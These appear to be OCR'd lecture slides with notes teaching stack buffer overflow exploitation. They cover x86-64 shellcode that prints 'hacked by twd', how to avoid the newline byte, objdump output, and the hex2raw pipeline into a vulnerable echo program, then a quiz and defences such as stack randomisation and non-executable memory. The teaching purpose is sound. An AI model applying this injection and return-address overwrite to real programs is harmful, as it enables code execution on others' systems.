
Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp         # needed for syscall instructions
  movl  $14, %edx        # length of string
  movq  $0x7fffffffe973, %rsi   # address of output string
  movl  $1, %edi         # write to standard output
  movl  $1, %eax         # do a "write" system call
  syscall
  movl  $0, %edi         # argument to exit is 0
  movl  $60, %eax        # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop ┐
  nop │
      ├ 29 no-ops
  ... │
  nop ┘
.quad 0x7fffffffe948
.byte '\n'
```

Here we've adapted the compiler-produced assembler code into something that is completely self-contained. The "syscall" assembler instruction invokes the operating system to perform, in this case, **write** and **exit** (what we want the OS to do is encoded in register %eax).

We've added sufficient nop (no-op) instructions (which do nothing) so as to pad the code so that the .quad directive (which allocates an eight-byte quantity initialized with its argument) results in the address of the start of this code (`0x7fffffffe948`) overwriting the return address. The .byte directive at the end supplies the newline character that indicates to **gets** that there are no more characters.

The intent is that when the echo program returns, it will return to the address we've provided before the newline, and thus execute our exploit code.




Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   ba 0e 00 00 00          mov    $0xe,%edx
   9:   48 be 73 e9 ff ff ff    movabs $0x7fffffffe973,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00          mov    $0x1,%edi
  18:   b8 01 00 00 00          mov    $0x1,%eax
  1d:   0f 05                   syscall
  1f:   bf 00 00 00 00          mov    $0x0,%edi
  24:   b8 3c 00 00 00          mov    $0x3c,%eax
  29:   0f 05                   syscall

000000000000002b <str>:
  2b:   68 61 63 6b 65          pushq  $0x656b6361
  30:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  38:   0a 00                   or     (%rax),%al
  . . .
```

big problem!

This is the output from “objdump –d” of our assembled exploit attempt. It shows the initial portion of the actual object code, along with the disassembled object code. (It did its best on disassembling str, but it’s not going to be executed as code.) The problem is that if we give this object code as input to the echo function, the call to **gets** will stop processing its input as soon as it encounters the first 0a byte (the ASCII encoding of ‘\n’). Fortunately, none of the actual code contains this value, but the string itself certainly does.



Exploit Attempt 2


```
.text
exploit: # starts at 0x7fffffffe948
subq  $8, %rsp
movb  $9, %dl
addb  $1, %dl
movq  $0x7fffffffe990, %rsi
movb  %dl, (%rsi)
movl  $14, %edx
movq  $0x7fffffffe984, %rsi
movl  $1, %edi
movl  $1, %eax
syscall
movl  $0, %edi
movl  $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7fffffffe948
.byte '\n'
```

13 no-ops


To get rid of the "0a", we've removed it from the string. But we've inserted code to replace the null at the end of the string with a "0a". This is somewhat tricky, since we can't simply copy a "0a" to that location, since the copying code would then contain the forbidden byte. So, what we've done is to copy a "09" into a register, add 1 to the contents of that register, then copy the result to the end of the string (which will be at location `0x7fffffffe990`).



Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
      . . .
```


Again we have the output from “objdump –d”.



Actual Object Code, part 2

```
0000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```

The only ‘0a’ appears at the end; the entire exploit is exactly 96 bytes long. Again, the disassembly of str is meaningless, since it’s data, not instructions.



Using the Exploit

1) Assemble the code

```
gcc –c exploit.s
```

2) disassemble it

```
objdump –d exploit.o > exploit.txt
```

3) edit object.txt

(see next slide)

4) Convert to raw and input to exploitee


```
cat exploit.txt | ./hex2raw | ./echo
```

Once we have the exploit, we want to use. We first assemble our assembler code into object code. The –c flag tells gcc not to attempt to create a complete executable program, but to produce just the object code from the file we've provided. While it’s essentially this object code that we want to input into echo, the .o file contains a lot of other stuff that would be important if we were linking it into a complete executable program but is not useful for our present purposes. Thus, we have more work to do to get rid of this extra stuff.

So we then, oddly, diassemble the code we've just assembled, giving us a listing of the object code in the ASCII representation of hex (see the next slide), along with the assembler code. The "> exploit.txt" tells objdump to put its output in the file exploit.txt.

We next convert the edited output of objdump into "raw" form – a binary file that contains just our object code, but without the "extra stuff". Thus, for example, we convert the string "0xff" into a sequence of 8 1 bits. This is done by the program hex2raw (which we supply). The resulting bits are then input to our echo program.


Note that "|" is the pipe symbol, which means to take the output of the program on the left and make it the input of the program on the right. The "cat" command (standing for catenate) outputs the contents of its argument file. Thus, the code at step 4 sends the contents of exploit.txt into the hex2raw program which converts it to raw (binary) form and sends that as input to our echo program (which is the program we're exploiting).



Unedited exploit.txt

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
      . . .
```


As we've already seen, this is the output from “objdump –d”, containing offsets, the ASCII representation of the object code, and the disassembled object code. What we're ultimately trying to get is just the ASCII representation of the object code.



Edited exploit.txt

```
48 83 ec 08             /* sub    $0x8,%rsp */
b2 09                   /* mov    $0x9,%dl */
80 c2 01                /* add    $0x1,%dl */
48 be 90 e9 ff ff ff    /* movabs $0x7fffffffe990,%rsi */
7f 00 00
88 16                   /* mov    %dl,(%rsi) */
ba 0e 00 00 00          /* mov    $0xe,%edx */
48 be 84 e9 ff ff ff    /* movabs $0x7fffffffe984,%rsi */
7f 00 00
bf 01 00 00 00          /* mov    $0x1,%edi */
b8 01 00 00 00          /* mov    $0x1,%eax */
0f 05                   /* syscall */
bf 00 00 00 00          /* mov    $0x0,%edi */
b8 3c 00 00 00          /* mov    $0x3c,%eax */
0f 05                   /* syscall */
       . . .
```

Here we've removed the offsets and extraneous lines, leaving just the ASCII representation of the object code, along with the disassembled code put into comments. The hex2raw program ignores the comments (which are there just so we can see what's going on).



Quiz 2

```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```

Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```


The exploit code is executed:

a) **on return from <u>main</u>**

b) **before the call to <u>gets</u>**

c) **before the call to <u>puts</u>, but after <u>gets</u> returns**

Example



Exploit Addr

Exploit

ret


locals

main stack frame

gets and puts stack frames

Defense!

- Don’t use gets!
- Make it difficult to craft exploits
- Detect exploits before they can do harm



System-Level Protections

- Randomized stack offsets
  - at start of program, allocate random amount of space on stack
  - makes it difficult for hacker to predict beginning of inserted code
- Non-executable code segments
  - in traditional x86, can mark region of memory as either “read-only” or “writeable”
    - » can execute anything readable
  - modern hardware requires explicit “execute” permission


```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
